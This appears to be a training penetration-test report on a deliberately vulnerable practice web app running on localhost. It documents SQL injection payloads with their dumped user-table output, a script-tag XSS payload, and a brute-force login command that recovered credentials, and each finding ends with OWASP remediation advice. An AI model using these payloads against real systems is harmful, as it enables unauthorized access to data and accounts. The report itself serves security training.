

Test Security Report

Code Revision: 1.0.0.0

Company: Acme Inc.

Report: TEST201018

Author: [Name]

Date: [Date]

VWA Security Report

TEST20101801 - SQLi - Critical	3
TEST20101802 - SQLi - Critical	7
TEST20101803 - XSS - Critical	10
TEST20101804 - XSS - Critical	12
TEST20101805 - Broken Auth - High	16
TEST20101806 - Broken Auth - High	17

VWA Security Report

TEST20101801 - **SQLi** - **Critical**

Vulnerability Exploited: **SQLi**

Severity: **Critical**


System: VWA Web Application

Vulnerability Explanation:

In the login form, we are not sanitizing the password field which is allowing SQLi to execute.

Vulnerability Walk-thru:

1. Got to the SQLi section of the application
2. On the page I noticed a login form



The screenshot shows a web application interface for the 'sqli' section. At the top, there is a header 'sqli'. Below it, there is a 'Page Controls' section with a 'reset' button. The main content area is titled 'Login Form'. It contains two input fields: 'Username' with the value 'jdoe' and 'Password' with the value 'password'. A 'Sign in' button is located at the bottom right of the form.

3. After looking at the network traffic flow, I can see that the login page is posting data back to the following `http://0.0.0.0:3000/sql/login`.

VWA Security Report

Page Controls: [reset](#)

Login Form

Username

Password

[Sign in](#)

Login Results

2,user,john,doe,jdoe

The following SQL was I
SELECT id, role, firstna

Users List

Debugger [Network](#) [Style Editor](#) [Performance](#) [Memory](#) [Storage](#) [Accessibility](#) [Application](#)

File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Ti
login	jquery.js:9837 (xhr)	json	372 B	226 B	Filter Headers		POST http://0.0.0.0:3000/sql/login	Status 200 OK ?	

Login Form

Username

Password

[Sign in](#)

Login Results

2,user,john,doe,jdoe


The following SQL was Executed:
SELECT id, role, firstname, lastname, username FR

Users List

Debugger [Network](#) [Style Editor](#) [Performance](#) [Memory](#) [Storage](#) [Accessibility](#) [Application](#)

File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
login	jquery.js:9837 (xhr)	json	372 B	226 B	Filter Request Parameters		Form data username: "jdoe" password: "password" Request payload 1 username=jdoe&password=password			

VWA Security Report



4. Next I used a simple SQLi "password' or 1=1--" to see if the login form is exploitable. This injection didn't yield any results.
5. Next I used another SQLi "password') or 1=1--" to see if they are hashing or doing something else with that field.

VWA Security Report

The screenshot displays a web application interface titled 'sqli' with a 'Page Controls' section containing a 'reset' button. Below this is a 'Login Form' with 'Username' and 'Password' fields. The 'Username' field contains 'jdoe' and the 'Password' field contains 'password') or 1=1--'. A 'Sign in' button is located to the right of the password field. To the right of the login form is a 'Login Results' section showing the output of the SQL query: '1,admin,flag,flag(548562),admin' and '2,user,john,doe,jdoe'. Below the login form is a 'Users List' section. At the bottom of the screenshot is a browser's developer network tool showing a table of network requests. The last request, a 'login' action initiated by 'jquery.js:9837 (xhr)', is selected, showing its 'Response' as a JSON array. The JSON response contains two objects: one for 'admin' with a flag and one for 'user' with their details. The SQL query executed is shown at the bottom of the response pane: 'sql: "SELECT id, role, firstname, lastname, username FROM users WHERE username = 'jdoe'"

Page Controls: [reset](#)

Login Form

Username:

Password:

[Sign in](#)

Login Results

1,admin,flag,flag(548562),admin
2,user,john,doe,jdoe

The following SQL was Executed:
SELECT id, role, firstname, lastname, username FROM users WHERE username = 'jdoe';

Users List

File	Initiator	Type	Transferred	Size
login	jquery.js:9837 (xhr)	json	372 B	226 B
login	jquery.js:9837 (xhr)	json	300 B	154 B
login	jquery.js:9837 (xhr)	json	301 B	155 B
login	jquery.js:9837 (xhr)	json	475 B	329 B

Network tool tabs: File, Network, Style Editor, Performance, Memory, Storage, Accessibility, Application

Network tool tabs: Headers, Cookies, Request, Response, Timings, Stack Trace

Filter properties

JSON

data: [[...], [...]]

0: 1

1: "admin"

2: "flag"

3: "flag(548562)"

4: "admin"

1: [2, "user", "john", "doe", "jdoe"]

0: 2

1: "user"

2: "john"

3: "doe"

4: "jdoe"

sql: "SELECT id, role, firstname, lastname, username FROM users WHERE username = 'jdoe'"

6. At this point I was able to inject the SQL and return all user info.

Recommendations:

Sanitize the both the username and password fields.

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

VWA Security Report

TEST20101802 - **SQLi** - **Critical**

Vulnerability Exploited: **SQLi**

Severity: **Critical**

System: VWA Web Application

Vulnerability Explanation:

It seems that the user async endpoint to view users is vulnerable by manipulating the id field.

Vulnerability Walk-thru:

1. Got to the SQLi section of the application
2. Next I looked at the network flows and noticed that the userlist is using an async function to get the data it needed.

The screenshot displays a web application interface with a 'Users List' table. The table has four columns: ID, Role, First Name, and Last Name. The first row shows ID '2', Role 'user', First Name 'john', and Last Name 'doe'. Below the table, there is a copyright notice: 'Copyright © 2020 Test Company LLC. All rights reserved.'.

Below the web application interface, a network debugger is open, showing a list of network requests. The selected request is a GET request to the URL 'http://0.0.0.0:3000/sql/users/2'. The status is '200 OK' and the response size is '368 B (222 B size)'. The response headers show 'Content-Length: 222'.

ID	Role	First Name	Last Name
2	user	john	doe

Copyright © 2020 Test Company LLC. All rights reserved.

File	Initiator	Type	Transferred	Size
22_1603055390768	jquery.js:9837 (xhr)	json	368 B	222 B

Headers

GET

Scheme: http

Host: 0.0.0.0:3000

Filename: /sql/users/2

1603055390768

Address: 0.0.0.0:3000

Status: 200 OK

Version: HTTP/1.0


Transferred: 368 B (222 B size)

Referrer Policy: no-referrer-when-downgrade

Response Headers (146 B)


Content-Length: 222

VWA Security Report



```
0.0.0.0:3000/sqli/users/2?_=1603055390768
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
data:
  0:
    0: 2
    1: "user"
    2: "john"
    3: "doe"
    4: "jdoe"
  sql: "SELECT id, role, firstname, lastname, username FROM users WHERE role = 'user' and id = '2' and role = 'user';"
```

3. Then I did some basic tests to see if the async endpoint was vulnerable to SQLi.



```
0.0.0.0:3000/sqli/users/2'-.
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
data:
  0:
    0: 2
    1: "user"
    2: "john"
    3: "doe"
    4: "jdoe"
  sql: "SELECT id, role, firstname, lastname, username FROM users WHERE role = 'user' and id = '2'--' and role = 'user';"
```

4. After proving that this endpoint was injectable, I then crafted a SQLi that will expose all data in the table.



```
0.0.0.0:3000/sqli/users/2' or 1=1--
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
data:
  0:
    0: 1
    1: "admin"
    2: "flag"
    3: "flag{548562}"
    4: "admin"
  1:
    0: 2
    1: "user"
    2: "john"
    3: "doe"
    4: "jdoe"
  sql: "SELECT id, role, firstname, lastname, username FROM users WHERE role = 'user' and id = '2' or 1=1--' and role = 'user';"
```

Recommendations:

Sanitize the id field that is used to only allow numbers.

VWA Security Report

https://cheatsheetseries.owasp.org/cheatsheets/SOL_Injection_Prevention_Cheat_Sheet.html

VWA Security Report

TEST20101803 - XSS - Critical

Vulnerability Exploited: XSS

Severity: Critical


System: VWA Web Application

Vulnerability Explanation:


In the XSS Area we have an internal Chat service, this system is not doing any sanitizing and allowing script tags with java-script code and is executable on the client side.

Vulnerability Walk-thru:

1. Go to the XSS Section
2. Next I check to see if Direct Chat 1 was exploitable to XSS
3. Using the following XSS I was able to inject a javascript alert in Direct Chat 1 "<script>alert(1)</script>".



VWA Security Report



Recommendations :

We should use a standard library that does field sanitizing for XSS.

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

VWA Security Report

TEST20101804 - XSS - Critical

Vulnerability Exploited: XSS

Severity: Critical


System: VWA Web Application

Vulnerability Explanation:


In the XSS Area we have an internal Chat service, this system seems to be sanitizing for "script" within the messages, but its not doing a full URL sanitizing and allowing img tags. That then could contain java-script code and is executable on the client side.

Vulnerability Walk-thru:

1. Go to the XSS Section
2. Next I check to see if Direct Chat 2 was exploitable to XSS
3. I first try a basic XSS "<script>alert(1)</script>" to see if the code is exploitable.





VWA Security Report



4. But the chat seems to be doing keyword replacement on the word "script".
5. Next I try a more advanced XSS, by inserting a im tag and setting the src to a non exist file with a onerror exec.

VWA Security Report



VWA Security Report

Recommendations:

We should use a standard library that does field sanitizing for XSS.

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

VWA Security Report

TEST20101805 - Broken Auth - High

Vulnerability Exploited: Broken Auth

Severity: High

System: VWA Web Application

Vulnerability Explanation:

An unauthorized user is able to brute force the login page and access our system.

Vulnerability Walk-thru:

1. Go to the Broken Auth Section
2. Using a python script call "bruteforce.py"
3. I ran the following cmd.
 - a. python bruteforce.py -U test-username.txt -P test-password.txt -f False
<http://0.0.0.0:3000/brokenauth/>
4. After a min of running it was a find a working username and password combination that allowed me to login.

```
python bruteforce.py -U test-username.txt -P test-password.txt -f False http://0.0.0.0:3000/brokenauth/
[+] Login Found! {'username': 'test', 'password': 'klaster'}
This is a demo code used for this training.
```

Recommendations:

We need to track fail login attempts on both the user account and IP address, then block the IP address if they exceed 5 fail logins for 15 minutes and also alert our SOC team of this event.
https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

VWA Security Report

TEST20101806 - Broken Auth - High

Vulnerability Exploited: Broken Auth

Severity: High

System: VWA Web Application

Vulnerability Explanation:

An unauthorized user is able to brute force the login page and access our system.

Vulnerability Walk-thru:

1. Go to the Broken Auth Section
2. Using a python script call "bruteforce.py"
3. I ran the following cmd.
 - a. python bruteforce.py -U test-username.txt -P test-password.txt -f False
<http://0.0.0.0:3000/brokenauth/>
4. After a min of running it was a find a working username and password combination that allowed me to login.

```
python bruteforce.py -U test-username.txt -P test-password.txt -f False http://0.0.0.0:3000/brokenauth/login2  
[+] Login Found! {'username': 'user', 'password': 'dragon'}  
This is a demo code used for this training.
```

Recommendations:

We need to track fail login attempts on both the user account and IP address, then block the IP address if they exceed 5 fail logins for 15 minutes and also alert our SOC team of this event.
https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html